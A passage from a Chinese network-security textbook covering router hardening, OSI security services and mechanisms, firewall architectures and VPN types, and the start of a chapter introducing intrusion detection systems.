使用入站访问控制将特定服务引导至对应的服务器。例如，只允许 SMTP 流量进入邮件服务器；DNS 流量进入 DSN 服务器；通过安全套接协议层（SSL）的 HTTP（HTTP/S）流量进入 Web 服务器。为了避免路由器成为 DoS（Denial of Service）攻击目标，用户应该拒绝以下流量进入：没有 IP 地址的包、采用本地主机地址、广播地址、多播地址以及任何假冒的内部地址的包。虽然用户无法杜绝 DoS 攻击，但用户可以限制 DoS 的危害。用户可以采取增加 SYN ACK 队列长度、缩短 ACK 超时等措施来保护路由器免受 TCP SYN 攻击。

用户还可以利用出站访问控制限制来自网络内部的流量。这种控制可以防止内部主机发送 ICMP 流量，只允许有效的源地址包离开网络；这有助于防止 IP 地址欺骗，减小黑客利用用户系统攻击另一站点的可能性。

（5）监控配置更改：用户在对路由器配置进行改动之后，需要对其进行监控。如果用户使用 SNMP，那么一定要选择功能强大的共用字符串，最好是使用提供消息加密功能的 SNMP。如果不通过 SNMP 管理对设备进行远程配置，用户最好将 SNMP 设备配置成只读。拒绝对这

些设备进行写访问，用户就能防止黑客改动或关闭接口。此外，用户还需将系统日志消息从路由器发送至指定服务器。

为进一步确保安全管理，用户可以使用 SSH 等加密机制，利用 SSH 与路由器建立加密的远程会话。为了加强保护，用户还应该限制 SSH 会话协商，只允许会话用于同用户经常使用的几个可信系统进行通信。

配置管理的一个重要部分就是确保网络使用合理的路由协议。避免使用路由信息协议（RIP），RIP 很容易被欺骗而接受不合法的路由更新。用户可以配置边界网关协议（BGP）和开放最短路径优先协议（OSPF）等，以便在接受路由更新之前，通过发送口令的 MD5 散列，使用口令验证对方。以上措施有助于确保系统接受的任何路由更新都是正确的。

（6）实施配置管理：用户应该实施控制存放、检索及更新路由器配置的配置管理策略，并将配置备份文档妥善保存在安全服务器上，以防新配置遇到问题时用户需要更换、重装或回复到原先的配置。

用户可以通过两种方法将配置文档存放在支持命令行接口（CLI）的路由器平台上。一种方法是运行脚本，脚本能够在配置服务器到路由器之间建立 SSH 会话、登录系统、关闭控制器日志功能、显示配置、保存配置到本地文件以及退出系统；另外一种方法是在配置服务器到路由器之间建立 IPSec 隧道，通过该安全隧道内的 TFTP 将配置文件拷贝到服务器。用户还应该明确哪些人员可以更改路由器配置、何时进行更改以及如何进行更改。在进行任何更改之前，制订详细的逆序操作规程。

1.5 网络安全体系结构

为了适应网络技术的发展，国际标准化组织 ISO 的计算机专业委员会根据开放系统互联参考模型，制定了一个网络安全体系结构，包括安全服务和安全机制。该模型主要解决对网络信息系统中的安全与保密问题。

1.5.1 OSI 安全服务

针对网络系统受到的威胁，OSI 安全体系结构要求的安全服务如下。

- 对等实体鉴别服务：这种服务是在两个开放系统同等层中的实体建立连接和数据传送期间，为提供连接实体身份的鉴别而规定的一种服务。这种服务防止假冒或重放以前的连接，也防止伪造连接初始化类型的攻击。这种鉴别服务可以是单向的也可以是双向的。
- 访问控制服务：这种服务可以防止未经授权的用户非法使用系统资源。这种服务不仅可以提供给单个用户，也可以提供给封闭的用户组中的所有用户。
- 数据保密服务：这种服务的目的是保护网络中各系统之间交换的数据，防止因数据被截获而造成的泄密。包括以下内容：

（1）连接保密，即对某个连接上的所有用户数据提供保密；

（2）无连接保密，即对一个无连接的数据报的所有用户数据提供保密；

（3）指定字段保密，即对一个协议数据单元中的用户数据的一些指定字段提供保密；

（4）信息流安全，即对可能从观察信息流就能推导出的信息提供保密。

- 数据完整性服务：这种服务用来防止非法实体（用户）的主动攻击（如对正在交换的数

据进行修改、插入，使数据延时以及丢失数据等），以保证数据接收方收到的信息与发送方发送的信息完全一致。具体提供的数据完整性服务有以下五种：

（1）可恢复的连接完整性，该服务对一个连接上的所有用户数据的完整性提供保障，而且对任何服务数据单元的修改、插入、删除或重放都可使之复原；

（2）无恢复的连接完整性，该服务除了不具备恢复功能之外，其余同前；

（3）指定字段的连接完整性，该服务提供在连接上传送的指定字段的完整性，并能确定所选字段是否已被修改、插入、删除或重放；

（4）无连接完整性，该服务提供单个无连接的数据单元的完整性，能确定收到的数据单元是否已被修改；

（5）指定字段无连接完整性，该服务提供单个无连接数据单元中各个指定字段的完整性，能确定指定字段是否被修改。

• 数据源鉴别服务：这是某一层向上一层提供的服务，它用来确保数据是由合法实体发出的，它为上一层提供对数据源的对等实体进行鉴别，以防假冒。

• 禁止否认服务：这种服务用来防止发送数据方发送数据后否认自己发送过数据，或接收方接收数据后否认自己收到过数据。该服务由以下两种服务组成：

（1）不得否认发送，这种服务向数据接收者提供数据源的证据，从而可防止发送者否认发送过这个数据；

（2）不得否认接收，这种服务向数据发送者提供数据已交付给接收者的证据，因而接收者事后不能否认曾收到此数据。

上面这两种服务实际是一种数字签名服务。

1.5.2 OSI 安全机制

为了实现上述各种 OSI 安全服务，ISO 建议了以下 8 种安全机制。

• 加密机制：加密是提供数据保密的最常用方法。按密钥类型划分，加密算法可分为对称密钥加密算法和非对称密钥两种。按密码体制分，可分为序列密码和分组密码算法两种。用加密的方法与其他技术相结合，可以提供数据的保密性和完整性。与加密机制伴随而来的是密钥管理机制。

• 数字签名机制：数字签名是解决网络通信中特有的安全问题的有效方法。特别是针对通信双方发生争执时可能产生的如下安全问题：

否认。发送者事后不承认自己发送过某份文件；

伪造。接收者伪造一份文件，声称它发自发送者；

冒充。网上的某个用户冒充另一个用户接收或发送信息；

篡改。接收者对收到的信息进行部分篡改。

• 访问控制机制：访问控制是按事先确定的规则决定主体对客体的访问是否合法。当一个主体试图非法使用一个未经授权使用的客体时，该机制将拒绝这一企图，并附带向审计跟踪系统报告这一事件。审计跟踪系统将产生报警信号或形成部分追踪审计信息。

• 数据完整性机制：数据完整性包括两种形式：一种是数据单元的完整性，另一种是数据单元序列的完整性。数据单元完整性包括两个过程：一个过程发生在发送实体，另一个过程发生在接收实体。保证数据完整性的一般方法是：发送实体在一个数据单元上加一个标记，这个

标记是数据本身的函数，如一个分组校验或密码校验函数，它本身是经过加密的。接收实体是一个对应的标记，并将所产生的标记与接收的标记相比较，以确定在传输过程中数据是否被修改过。

数据单元序列的完整性是要求数据编号的连续性和时间标记的正确性，以防止假冒、丢失、重发、插入或修改数据。

• 交换鉴别机制：交换鉴别是以交换信息的方式来确认实体身份的机制。用于交换鉴别的技术如下。

口令：由发方实体提供，收方实体检测。

密码技术：将交换的数据加密，只有合法用户才能解密，得出有意义的明文。在许多情况下，这种技术与下列技术一起使用：时间标记和同步时钟、双方或三方“握手”、数字签名和公证机构。

利用实体的特征或所有权，常采用的技术是指纹识别和身份卡等。

• 业务流量填充机制：这种机制主要是对抗非法者在线路上监听数据并对其进行流量和流向分析。采用的方法一般由保密装置在无信息传输时，连续发出伪随机序列，使得非法者不知哪些是有用信息、哪些是无用信息。

• 路由控制机制：在一个大型网络中，从源节点到目的节点可能有多条线路，有些线路可能是安全的，而另一些线路是不安全的。路由控制机制可使信息发送者选择特殊的路由，以保证数据安全。

• 公证机制：在一个大型网络中，有许多节点或端节点。在使用这个网络时，并不是所有用户都是诚实、可信的，同时也可能由于系统故障等原因使信息丢失或迟到等，这很可能引起责任问题，为了解决这个问题，就需要有一个各方都信任的实体——公证机构，如同一个国家设立的公证机构一样，提供公证服务，仲裁出现的问题。

一旦引入公证机制，通信双方进行数据通信时必须经过这个机构来转换，以确保公证机构能得到必要的信息，供以后仲裁。

1.6 网络安全产品

网络安全产品有很多，防火墙、入侵检测、防毒系统、CA 认证系统和虚拟专用网 VPN 等。这一节主要介绍防火墙和 VPN 的知识，关于入侵检测的知识将在第 2 章中进行详细论述。

1.6.1 防火墙

防火墙可以说是网络安全的第一道屏障，它用于加强网络间的访问控制，防止外部用户非法使用内部网的资源，保护内部网络的设备不被破坏，防止内部网络的敏感数据被窃取。

防火墙的体系结构有多种多样。当前，最主要的体系结构包括：包过滤、双宿网关、屏蔽主机、屏蔽子网、合并外部路由器和堡垒主机结构、合并内部路由器和堡垒主机结构、合并外部路由器和内部路由器的结构、两个堡垒主机和两个“非军事区”结构、牺牲主机结构、使用多台外部路由器的结构等。下面主要介绍前四种体系结构的防火墙。

1. 包过滤型防火墙

包过滤型防火墙往往可以用一台过滤路由器来实现，对所接收的每个数据包做允许或拒绝

的决定。此时，路由器审查每个数据包以便确定其是否与某一条包过滤规则匹配。过滤规则基于可以提供给 IP 转发过程的包头信息。

包头信息中包括 IP 源地址、IP 目的地址、内装协议（ICP、UDP、ICMP、或 IP Tunnel）、TCP/UDP 目标端口、ICMP 消息类型、TCP 包头中的 ACK 位。包的进入接口和进出接口如果有匹配，并且规则允许该数据包通过，那么该数据包就会按照路由表中的信息被转发。如果匹配并且规则拒绝该数据包，那么该数据包就会被丢弃。如果没有匹配规则，用户配置的缺省参数会决定是转发还是丢弃数据包。

包过滤路由器使得路由器能够根据特定的服务允许或拒绝流动的数据，因为多数的服务收听者都在已知的 TCP/UDP 端口号上。例如，Telnet 服务器在 TCP 的 23 号端口上监听远地连接，而 SMTP 服务器在 TCP 的 25 号端口上监听连接。为了阻塞所有进入的 Telnet 连接，路由器只须简单的丢弃所有 TCP 端口号等于 23 的数据包。为了将进来的 Telnet 连接限制到内部的数台机器上，路由器必须拒绝所有 TCP 端口号等于 23 并且目标 IP 地址不等于允许主机的 IP 地址的数据包。

包过滤路由器型防火墙的优点：

（1）处理包的速度要比代理服务器快，过滤路由器为用户提供了一种透明的服务，用户不用改变客户端程序或改变自己的行为；

（2）实现包过滤几乎不再需要开销（或极少的开销），因为这些特点都包含在标准的路由器软件中。由于因特网访问一般都是在 WAN 接口上提供，因此在流量适中并定义较少过滤器时对路由器的性能几乎没有影响；

（3）包过滤路由器对用户和应用来讲是透明的，所以不必对用户进行特殊的培训和在每台主机上安装特定的软件。

包过滤路由器型防火墙的缺点：

（1）防火墙的维护比较困难，定义数据包过滤器会比较复杂，因为网络管理员需要对各种 Internet 服务、包头格式以及每个域的意义有非常深入的理解；

（2）只能阻止一种类型的 IP 欺骗，即外部主机伪装内部主机的 IP，对于外部主机伪装其他可信任的外部主机的 IP 却不可能阻止；

（3）任何直接经过路由器的数据包都有被用做数据驱动式攻击的潜在危险。我们已经知道数据驱动式攻击从表面上来看是由路由器转发到内部主机上没有害处的数据。该数据包括了一些隐藏的指令，能够让主机修改访问控制和与安全有关的文件，使得入侵者能够获得对系统的访问权；

（4）一些包过滤网关不支持有效的用户认证。因为 IP 地址是可以伪造的，因此如果没有基于用户的认证，仅通过 IP 地址来判断是不安全的；

（5）不可能提供有用的日志或根本就不提供；

（6）随着过滤器数目的增加，路由器的吞吐量会下降。可以对路由器进行这样的优化抽取：每个数据包的目的 IP 地址，进行简单的路由表查询，然后将数据包转发到正确的接口上去传输。如果打开过滤功能，路由器不仅必须对每个数据包做出转发决定，还必须将所有的过滤器规则施用给每个数据包。这样就消耗 CPU 时间并影响系统的性能；

（7）IP 包过滤器可能无法对网络上流动的信息提供全面的控制。包过滤路由器能够允许或拒绝特定的服务，但是不能理解特定服务的上下文环境和数据。

2. 双宿网关防火墙

双宿网关防火墙又称为双重宿主主机防火墙。双宿网关是一种拥有两个连接到不同网络上的网络接口的防火墙。例如，一个网络接口连到外部的不可信任的网络上，另一个网络接口连接到内部的可信任的网络上。这种防火墙的最大特点是 IP 层的通信是被阻止的，两个网络之间的通信可通过应用层数据共享或应用层代理服务来完成。一般情况下，人们采用代理服务的方法，因为这种方法为用户提供了更为方便的访问手段。也可以通过应用层数据共享来实现对外网的访问。

双重宿主主机用两种方式来提供服务，一种是用户直接登录到双重宿主主机上来提供服务，另一种是在双重宿主主机上运行代理服务器。第一种方式需要在双重宿主主机上开许多账号，这是很危险的。第一，用户账号的存在会给入侵者提供相对容易的入侵通道，每一个账号通常有一个可重复使用口令（即通常用的口令，和一次性口令相对），这样很容易被入侵者破解。破解密码可用的方法很多，有字典破解、强行搜索或通过网络窃听来获得。第二，双重宿主主机上账号增多会使管理员维护成本增大；第三，支持用户账号会降低机器本身的稳定性和可靠性；第四，因为用户的行为是不可预知的，如双重宿主主机上有很多用户账户，这会给入侵检测带来很大的麻烦。

代理的问题相对要少得多，而且一些服务本身的特点就是“存储转发”型的，如 HTTP、SMTP 和 NNTP，这些服务很适合于进行代理。在双重宿主主机上，运行各种各样的代理服务器，当要访问外部站点时，必须先经过代理服务器认证，然后才可以通过代理服务器访问因特网。

双重宿主主机是惟一的隔开内部网和外部因特网之间的屏障，如果入侵者得到了双重宿主主机的访问权，内部网络就会被入侵，所以为了保证内部网的安全，双重宿主主机应具有强大的身份认证系统，才可以阻挡来自外部不可信网络的非法登录。

为了防止防火墙被入侵，在系统中应尽量地减少防火墙上用户的账户数目。使用双重宿主机应注意的是要禁止网络层的路由功能。在 UNIX 内实现路由禁止必须重新配置和重建核心，除了要禁止 IP 转发，还应清除一些 UNIX 系统中的工具程序和服务。由于双宿主机是外部用户访问内部网络系统的中间转接点，所以它必须支持很多用户的访问，因此双宿主机的性能非常重要。

3. 屏蔽主机防火墙

屏蔽主机防火墙强迫所有的外部主机与一个堡垒主机相连接，而不让它们直接与内部主机相连。屏蔽主机防火墙由包过滤路由器和堡垒主机组成。这个防火墙系统提供的安全等级比包过滤防火墙系统要高，因为它实现了网络层安全（包过滤）和应用层安全（代理服务）。所以入侵者在破坏内部网络的安全性之前，必须首先渗透两种不同的安全系统。堡垒主机配置在内部网络上，而包过滤路由器则放置在内部网络和因特网之间。在路由器上进行规则配置，使得外部系统只能访问堡垒主机，去往内部系统上其他主机的信息全部被阻塞。由于内部主机与堡垒主机处于同一个网络，内部系统是否允许直接访问因特网，或者是要求使用堡垒主机上的代理服务来访问因特网，完全由机构的安全策略来决定。对路由器的过滤规则进行配置，使得其只接受来自堡垒主机的内部数据包，就可以强制内部用户使用代理服务。

在采用屏蔽主机防火墙情况下，过滤路由器是否正确配置是这种防火墙安全与否的关键，

过滤路由器的路由表应当受到严格的保护，否则如果路由表遭到破坏，则数据包就不会被路由到堡垒主机上，使堡垒主机被越过。

因为屏蔽主机这种体系结构有堡垒主机被绕过的可能，堡垒主机与其他内部主机之间没有任何保护网络安全的东西存在，一旦堡垒主机被攻破，内部网将完全暴露，所以还有下面另一种体系结构——屏蔽子网。

4. 屏蔽子网防火墙

屏蔽子网防火墙系统用了两个包过滤路由器和一个堡垒主机。这个防火墙系统建立的是最安全的防火墙系统，因为在定义了“非军事区”网络后，它支持网络层和应用层安全功能。网络管理员将堡垒主机、信息服务器、Modem 组以及其他公用服务器放在“非军事区”网络中。

对于进来的信息，外面的这个路由器用于防范通常的外部攻击（如源地址欺骗和源路由攻击）并管理因特网到“非军事区”网络的访问，它只允许外部系统访问堡垒主机（还可能有信息服务器）。里面的路由器提供第二层防御，只接受源于堡垒主机的数据包，负责的是管理“非军事区”到内部网络的访问。

对于去往因特网的数据包，里面的路由器管理内部网络到“非军事区”网络的访问。它允许内部系统只访问堡垒主机（还可能有信息服务器）。外面的路由器上的过滤规则要求使用代理服务（只接受来自堡垒主机的去往因特网的数据包）。

内部路由器（又称阻塞路由器）位于内部网和“非军事区”之间，用于保护内部网不受“非军事区”和因特网的侵害，它执行了大部分的过滤工作。外部路由器的一个主要功能是保护“非军事区”上的主机，但这种保护不是很必要的，因为这主要是通过堡垒主机来进行安全保护。外部路由器还可以防止部分 IP 欺骗，因为内部路由器分辨不出一个声称从“非军事区”来的数据包是否真的从“非军事区”来，而外部路由器很容易分辨出真伪。在堡垒主机上，可以运行各种各样的代理服务器。

堡垒主机是最容易受侵袭的，虽然堡垒主机很坚固，不易被入侵者控制，但万一堡垒主机被控制，如果采用了屏蔽子网体系结构，入侵者仍然不能直接侵袭内部网络，内部网络仍受到内部过滤路由器的保护。

如果没有“非军事区”，那么入侵者控制了堡垒主机后就可以监听整个内部网络的会话。如果把堡垒主机放在“非军事区”网络上，即使入侵者控制了堡垒主机，他所能侦听到的内容是有限的。即只能侦听到周边网络的数据，而不能侦听到内部网上的数据。内部网络上的数据包虽然在内部网上是广播式的，但内部过滤路由器会阻止这些数据包流入“非军事区”网络。

1.6.2 虚拟专用网（VPN）

1. 虚拟专用网概述

虚拟专用网被定义为通过一个公共网络建立一个临时的、安全的连接，是一条穿过混乱的公用网络安全的、稳定的隧道。虚拟专用网是对企业内部网的扩展。

虚拟专用网可以帮助远程用户、公司分支机构、商业伙伴及供应商同公司的内部网建立可信的安全连接，并保证数据的安全传输。通过将数据流转移到低成本的 IP 网络上，一个企业的虚拟专用网解决方案将大幅度地减少用户花费在城域网和远程网络连接上的费用。同时，这将简化网络的设计和管理，加速连接新的用户和网站。另外，虚拟专用网还可以保护现有的网

络投资。随着用户商业服务不断发展，企业的虚拟专用网解决方案可以使用户将精力集中到自己的生意上而不是网络上。虚拟专用网可用于不断增长的移动用户的全球因特网接入，以实现安全连接；可用于实现企业网站之间安全通信的虚拟专用线路，用于经济有效的连接到商业伙伴和用户的安全外连网虚拟专用网。

虚拟专用网至少应该能提供如下功能：

（1）加密数据。以保证通过公网传输的信息即使被他人截获也不会泄露；

（2）信息认证和身份认证。保证信息的完整性、合法性，并能鉴别用户的身份；

（3）提供访问控制。不同的用户有不同的访问权限。

选择一个合适的虚拟专用网解决方案或产品并不是一件容易的事情。每一种解决方案都可提供不同程度的安全性、可用性，并且都各有优缺点。为了选择一个合适的安全产品，决策者应该首先明确他们公司的商业需求，例如，公司是需要将少数几个可信的远地雇员连到公司总部，还是希望为每个分支机构、合作伙伴、供应商、顾客和远地雇员都建立一个安全连接通道等。如果选择了适当的虚拟专用网，便可以保护网络免受病毒感染、防止欺骗、防商业间谍、增强访问控制、增强系统管理和加强认证等。

在虚拟专用网提供的功能中，认证和加密是最重要的。访问控制相对比较复杂，因为它的配置与实施策略和所用的工具紧密相关。虚拟专用网的认证、加密和访问控制这三种功能必须相互配合，才能保证真正的安全性。

在连到因特网之前，企业应指定相应的安全策略，清楚地说明不同身份的用户可以访问哪些资源。一个更安全的解决方案可能包括防火墙、路由器、代理服务器、虚拟专用网软件或硬件。它们中的任何一种设备可能提供足够的安全通信，但是采用何种设备取决于安全策略。

根据不同需要，可以构造不同类型的虚拟专用网，不同商业环境对虚拟专用网的要求和虚拟专用网所起的作用是不一样的。

以用途为标准，虚拟专用网可以分为三类：

（1）在公司总部和它的分支机构之间建立虚拟专用网，称为“内部网虚拟专用网”；

（2）在公司总部和远地雇员或旅行之中雇员之间建立虚拟专用网，称为“远程访问虚拟专用网”；

（3）在公司与商业伙伴、顾客、供应商、投资者之间建立虚拟专用网，称为“外连网虚拟专用网”。

下面分别对这三种虚拟专用网进行简要介绍。

2. 内部网虚拟专用网

内部网是通过公共网络将一个组织的各分支机构的局域网连接而成的网络。这种类型的局域网到局域网的连接带来的风险最小，因为公司通常认为他们的分支机构是可信的，这种方式连接而成的网络被称为企业内联网，可把它作为公司网络的扩展。

当一个数据传输通道的两个端点被认为是可信的时候，公司可以选择“内部网虚拟专用网”解决方案，安全性主要在于加强两个虚拟专用网服务器之间加密和认证手段上。大量的数据经常需要通过虚拟专用网在局域网之间传递。通过把中心数据库或其他计算资源连接起来的各个局域网可以看成是内部网的一部分。

这里仅子公司中有一定访问权限的用户才能通过“内部网虚拟专用网”访问公司总部的资

源，所有端点之间的数据传输都要经过加密和身份鉴别。如果一个公司对分公司或个人有不同的可信程度，那么公司可以考虑基于认证的虚拟专用网方案来保证信息的安全传输，而不是靠可信的通信子网。

这种类型的虚拟专用网的主要任务是保护公司的因特网不被外部入侵，同时保证公司的重要数据流经因特网时的安全性。

3. 远程访问虚拟专用网

通过因特网的远程拨号访问所带来的好处越来越明显。用因特网作为远程访问的骨干网比传统的方案更容易实现，而且花钱更少。如果一个用户无论是在家里还是在旅途之中，他想同公司的内部网建立一个安全连接，则可以用“远程访问虚拟专用网”来实现。典型的远程访问虚拟专用网是用户通过本地的信息服务提供商(ISP)登录到因特网上，并在现在的办公室和公司内部网之间建立一条加密信道。

远程访问虚拟专用网的客户端应尽量简单，因为普通雇员一般都缺乏专门训练。客户应可以手工建立一条虚拟专用网信道，即当客户每次想建立一个安全通信信道时，只须安装虚拟专用网软件。在服务器端，因为要监视大量用户，有时需要增加或删除用户，这样可能造成混乱，并带来安全风险，因此服务器应集中并且管理要容易。

公司往往制定一种“透明的访问策略”，即使在远处的雇员也能像他们坐在公司总部的办公室一样自由地访问公司的资源。因此首先要考虑的是所有端到端的数据都要加密，并且只有特定的接收者才能解密。大多数虚拟专用网除了加密以外还要考虑加密密码的强度、认证方法。这种虚拟专用网要对个人用户的身份进行认证，而不仅认证 IP 地址，这样公司就会知道哪个用户欲访问公司的网络。认证后决定是否允许用户对网络资源的访问。认证技术可以包括用一次口令、Kerberos 认证方案、令牌卡、智能卡或者是指纹。一旦一个用户同公司的虚拟专用网服务器进行了认证，根据他的访问权限表，他就有一定程度的访问权限。每个人的访问权限表由网络管理员制定，并且要符合公司的安全策略。

具有较高安全度的远程访问虚拟专用网应该可以截取所有抵达某一特定主机的信息流，并且有加密、身份验证和过滤等功能。

4. 外连网虚拟专用网

外连网虚拟专用网为公司合作伙伴、顾客、供应商和在远方的公司雇员提供安全性。它应能保证包括 TCP 和 UDP 服务在内的各种应用服务的安全，例如 Email、Http、FTP、Real Audio 和数据库的安全以及一些应用程序如 Java、Active X 的安全。因为不同公司的网络环境是不相同的，一个可行的外部网虚拟专用网方案应能适用于各种操作平台、协议、各种不同的认证方案及加密算法。

外连网虚拟专用网的主要目标是保证数据在传输过程中不被修改，保护网络资源不受外部威胁。安全的外连网虚拟专用网要求公司在同它的顾客、合作伙伴及在外地的雇员之间经因特网建立端到端的连接时，必须通过虚拟专用网服务器才能进行。在这种系统上，网络管理员可以为合作伙伴的职员指定特定的许可权，例如可以允许对方的销售经理访问一个受到保护的服务器上的销售报告。

外连网虚拟专用网中应是一个由加密、认证和访问控制功能组成的集成系统。通常公司将虚拟专用网代理服务器放在一个不能穿透的防火墙隔离层之后，防火墙阻止所有来历不明的信

息传输。所有经过过滤后的数据通过惟一的入口传到虚拟专用网服务器，虚拟专用网服务器再根据安全策略来进一步过滤。

虚拟专用网可以建立在网络协议的上层，如应用层。也可建立在较低的层次，如网络层。在应用层的虚拟专用网可以用一个代理服务器实现，这就是说，不直接打开任何到公司内部网的连接，这样有了虚拟专用网代理服务器之后，就可以防止 IP 地址欺骗。所有的访问都要经过代理，这样管理员就可以知道谁曾企图访问内部网以及他作了多少次这种尝试。

外连网虚拟专用网并不假定连接的公司双方之间存在双向信任关系。外连网虚拟专用网在因特网内打开一条隧道，并保证经包过滤后信息传输的安全。当公司将很多商业活动都通过公共网络进行交易时，一个外部网虚拟专用网应该用高强度的加密算法，密钥应选在 128 位以上。此外应支持多种认证方案和加密算法，因为商业伙伴和顾客可能有不同的网络结构和操作平台。

外连网虚拟专用网应能根据尽可能多的参数来控制对网络资源的访问，参数包括源地址、目的地址、应用程序的用途、所用的加密和认证类型、个人身份、工作组、子网等。管理员应能对个人用户进行身份认证，而不仅仅根据 IP 地址。

1.7 小结

通过本章的学习，读者应该对网络安全的基础知识有了基本的了解，包括密码学的基本概念和应用、网络安全面临的威胁、网络安全体系结构和网络安全产品。应具体了解密码学的基本概念、几种著名的密码算法、密码的应用和新进展、网络正面临的四大安全威胁、网络安全体系结构和典型的网络安全产品等。

PDG

第 2 章　入侵检测技术

前面的内容帮我们对网络的基础知识和安全的基本概念有了粗略的了解。本章将介绍入侵检测系统。入侵检测系统与防火墙等其他网络安全策略相比，是一种较新的网络安全策略。入侵检测系统通过对网络中的数据或主机的日志等信息进行提取、分析，发现入侵和攻击行为，并对入侵或攻击做出响应。入侵检测系统在识别入侵和攻击时具有一定的智能，这主要体现在入侵特征的提取和汇总、响应的合并与融合、在检测到入侵后能够主动采取响应措施等方面，所以说，入侵检测系统是一种主动防御技术。

本章对入侵检测系统做了比较全面的介绍。第 1 节给出了入侵检测系统的定义，分析了入侵检测系统快速发展的原因，介绍了入侵检测系统的历史。在此基础上，给出了入侵检测系统的分类、入侵检测系统应具备的功能、入侵检测系统的基本构成、入侵检测系统的评价标准，介绍了入侵检测系统标准化工作的进展情况；第 2 节讲述了攻击者对系统进行入侵的主要方法和手段，主要介绍了系统的主要漏洞、入侵的主要途径和攻击的主要方法；第 3 节介绍了入侵检测系统的信息源，分析了各种信息源的优劣；第 4 节介绍了入侵检测系统实现过程中涉及到的一些关键技术；第 5 节对国内外流行的入侵检测产品进行了介绍，并讨论了选购入侵检测产品应该注意的事项；最后，在第 6 节分析了入侵检测系统的发展趋势。

阅读本章，读者可以对入侵检测系统的历史、现状和发展趋势等有比较全面的了解，对入侵、入侵检测的主要方法和技术有比较全面的认识。读者在阅读本章后可以了解到入侵检测产品的现状，加深对这些产品的认识，方便读者查找更多的有关入侵检测产品的资料，从而有利于读者对入侵检测系统的选购。对于想从事入侵检测系统研究的读者，可以通过阅读本章快速掌握入侵检测系统的关键技术、研究现状和研究方向，有利于工作的进一步开展。

2.1　入侵检测系统概述

近年来随着计算机技术的不断发展，网络规模的不断扩大，系统遭受的入侵和攻击越来越多，网络与信息安全问题变得越来越突出。计算机网络安全、信息安全已经成为一个国际性的问题，每年全球因计算机网络的安全问题而造成的经济损失达数百亿美元，而且这个数字每年都在增加。

政府机关、金融机构、商业机构和企业等都有自己的内联网资源，他们在电子商务热潮中纷纷进入因特网。以政府上网为标志的电子政务使国家机关与因特网互联。为了快速获取信息、发布信息和交流信息，各种机构、企事业单位都连入了因特网。无数的个体为了快速方便的学习、搜集信息、与他人交流和休闲娱乐，纷纷将自己的主机加入因特网。网络使得世界在变小，网络已经使包括个人、企业与政府等在内的全社会信息共享成为现实。随着网络应用范围的不断扩大，对网络的各类攻击与破坏也与日俱增。无论政府还是商务、金融、传媒的网站都在不同程度上受到入侵与破坏。网络安全已成为国家与国防安全的重要组成部分。内部系统被入侵会引起数据破坏与泄密，并由此引出其他的网络安全问题和社会问题。除了外部入侵之外，内部人员的滥用和泄密也不可忽视。据统计，全球 80%以上的入侵来自于内部。不太自律的员工对网络资源无节制的滥用以及他们恶意的窃取行为对企业可能造成巨大的损失。

据统计，信息窃取事件在过去的几年里以 250%的速度增长，大多数的大公司都发生过大

的入侵事件。世界著名的商业网站多数都曾被黑客入侵，造成了巨大的经济损失。连一些专门从事网络安全的网站也受到过黑客的攻击。因此，对入侵攻击的检测与防范，保护计算机系统、网络系统及整个信息基础设施的安全已经成为刻不容缓的重要课题。

网络安全是一个系统的概念，有效的安全策略或方案的制定，是网络信息安全的首要任务。现有的网络安全策略主要有物理隔离、数据加密、信息隐藏、防火墙、身份识别和认证、入侵检测等。入侵检测技术是为保证计算机系统的安全而设计与配置的一种能够及时发现并报告系统中未授权或异常现象的技术，是一种用于检测计算机网络和系统中违反安全策略行为的技术。入侵检测系统的应用，可以在系统发生危害前检测到入侵攻击，并利用报警与防护系统响应攻击，从而减少入侵攻击所造成的损失。

这里对入侵检测系统做出如下定义：入侵是指任何企图危及资源的完整性、机密性和可用性的活动。入侵检测（Intrusion Detection）是指对入侵行为的发现，它通过在计算机网络或计算机系统中的若干关键点收集信息并对收集到的信息进行分析，从而判断网络或系统中是否有违反安全策略的行为和被攻击的迹象。完成入侵检测功能的软件、硬件组合便是入侵检测系统（Intrusion Detection System，简称 IDS）。

2.1.1 入侵检测系统简介

入侵检测系统与其他安全策略、安全技术相比是比较新的技术。目前，解决网络安全问题的主要技术手段有物理隔离、加解密技术、防火墙技术、访问控制、身份识别和认证技术等。它们都可以在某些方面、在一定程度上保护系统和网络的安全。由于现在网络环境变得越来越复杂，攻击者的知识越来越丰富，他们采用的攻击手法也越来越高明、隐蔽，可以说他们的攻击已经到了无孔不入的地步，因此对于入侵和攻击的检测防范难度在不断加大。为了保证网络和信息的安全，必须综合使用各种安全技术。入侵检测技术作为一种主动防御技术，是信息安全技术的重要组成部分，是传统计算机安全机制的重要补充。入侵检测系统主要通过监控网络、系统的状态、行为以及系统的使用情况，来检测系统用户的越权使用以及系统外部的入侵者利用系统的安全缺陷对系统进行入侵的企图。和传统的预防性安全机制相比，入侵检测是一种事后处理方案，具有智能监控、实时探测、动态响应、易于配置等特点。由于入侵检测所需要的分析数据源仅是记录系统活动轨迹的审计数据，使其几乎适用于所有的计算机系统。入侵检测技术的引入，使得网络、系统的安全性得到进一步的提高。例如，可检测出内部人员偶然或故意提高他们的用户权限的行为，避免系统内部人员对系统的越权使用。

入侵检测作为传统计算机安全机制的补充，它的开发应用增大了网络与系统安全的保护，成为目前动态安全工具的主要研究和开发的方向。随着系统漏洞不断被发现，攻击不断发生，入侵检测系统在整个安全系统中的地位不断提高，所发挥的作用也越来越大。无论是从事网络安全研究的学者，还是从事入侵检测产品开发的企业都越来越重视入侵检测技术。可以预见，今后几年对入侵检测系统的研究还会不断升温。

一般来说，系统的安全特性主要包括以下几方面。

- 机密性（Confidentiality）：机密性要求只有合法的授权用户才能够对机密或受限的数据进行存取，未被授权的用户则无法访问、存取数据。
- 完整性（Integrity）：完整性要求保持系统中数据的正确性和一致性。也就是说，不管在任何情况下都要保护数据不受破坏或篡改。

• 可用性（Availability）：计算机资源和系统中的数据信息在系统合法用户需要使用时必须是可用的，即对授权用户系统应尽量避免系统资源被耗尽或服务被拒绝的情况出现。

入侵和攻击主要是破坏系统安全的以上特性。比如，非法用户在盗取了系统的管理员密码后，就可以完全控制该主机，为所欲为。本来无权访问的文件或数据，现在可以访问了，这就破坏了系统的机密性。入侵者如果还改变了系统原有的配置，改变了文件的内容，修改了数据，就破坏了系统的完整性。攻击者使用拒绝服务攻击，使得目标主机的资源被耗尽，网络带宽被完全占用，就破坏了系统的可用性。入侵者的企图不同，对系统安全特性的破坏也就不同，但不管是破坏了哪一个特性，都会对系统和网络安全构成严重威胁。因此，保障网络和系统的安全，就是要保护系统的机密性、完整性和可用性不被破坏。

